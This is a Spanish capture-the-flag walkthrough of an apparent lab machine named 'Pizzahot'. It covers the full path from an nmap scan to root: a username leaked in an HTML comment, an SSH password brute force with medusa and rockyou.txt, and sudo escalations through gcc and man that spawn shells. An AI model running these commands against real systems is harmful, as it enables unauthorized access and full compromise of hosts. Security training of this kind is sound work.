
PIZZAHOT

CONECTIVIDAD

```
ping -c1 192.168.0.38
```




```
└─# ping -c1 192.168.0.38
PING 192.168.0.38 (192.168.0.38) 56(84) bytes of data.
64 bytes from 192.168.0.38: icmp_seq=1 ttl=64 time=1.27 ms

--- 192.168.0.38 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.268/1.268/1.268/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.38

LINUX- ttl=64

ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.38 -T 5
```




```
└─# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.38 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-24 12:46 EDT
Warning: 192.168.0.38 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.38
Host is up (0.0058s latency).
Not shown: 38714 closed tcp ports (reset), 26819 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 0a:55:60:9b:4a:38:07:dc:5b:42:ea:bd:bb:52:63:7f (ECDSA)
|_  256 e0:81:29:af:4e:2f:6a:55:8e:a0:02:1f:74:c7:fe:3a (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Pizzahot
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 00:0C:29:82:D1:D1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

puerto 80



código fuente




```
                    <li><a href="#">Deep Drop Down 5</a></li>
                  </ul>
                </li>
                <li><a href="#">Drop Down 2</a></li>
                <li><a href="#">Drop Down 3</a></li>
                <li><a href="#">Drop Down 4</a></li>
              </ul>
            </li>
            <li><a href="#contact">Contact</a></li>
          </ul>
        </nav><!-- .navbar -->

        <a class="btn-book-a-table" href="#book-a-table">Book a Table</a>
        <i class="mobile-nav-toggle mobile-nav-show bi bi-list"></i>
        <i class="mobile-nav-toggle mobile-nav-hide d-none bi bi-x"></i>

<!-- Puedes creer que hay fanáticos de la pizza de piña que se ponen de usuario pizzapiña -->
```

usuario pizzapiña

Vamos con medusa para sacar la contraseña

medusa -h 192.168.0.38 -u pizzapiña -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"




```
└─# medusa -h 192.168.0.38 -u pizzapiña -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"
ACCOUNT FOUND: [ssh] Host: 192.168.0.38 User: pizzapi[C3][B1]a Password: steven [SUCCESS]
```

pizzapiña/ steven

Nos vamos por SSH


EXPLOTACIÓN



```
└─# ssh pizzapiña@192.168.0.38
The authenticity of host '192.168.0.38 (192.168.0.38)' can't be established.
ED25519 key fingerprint is SHA256:ZZC2Gc2q2JRsqWgoiBLBhmKoe4dQjjWGs4KwsXEjsyY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.38' (ED25519) to the list of known hosts.
pizzapiña@192.168.0.38's password:
Linux pizzahot 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 28 19:44:53 2024 from 192.168.1.40
pizzapiña@pizzahot:~$ █
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo



```
pizzapiña@pizzahot:~$ sudo -l
[sudo] contraseña para pizzapiña:
Matching Defaults entries for pizzapiña on pizzahot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pizzapiña may run the following commands on pizzahot:
    (pizzasinpiña) /usr/bin/gcc
pizzapiña@pizzahot:~$ █
```

Consultando en https://gtfobins.github.io/gtfobins/gcc/#sudo

sudo gcc -wrapper /bin/sh,-s .

```
pizzapiña@pizzahot:/home$ sudo -u pizzasinpiña /usr/bin/gcc -wrapper /bin/sh,-s .
$ whoami
pizzasinpiña
$
```


Buscamos permisos sudo en pizzasinpiña

```
pizzasinpiña@pizzahot:~$ sudo -l
Matching Defaults entries for pizzasinpiña on pizzahot:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pizzasinpiña may run the following commands on pizzahot:
        (root) NOPASSWD: /usr/bin/man
        (ALL) NOPASSWD: /usr/bin/sudo -l
```

Consultando en https://gtfobins.github.io/gtfobins/man/#sudo

```
sudo man man
!/bin/sh
```

Nos hacemos root



```
pizzasinpiña@pizzahot:~$ sudo man man
# whoami
root
```

🖖 **Buen día.**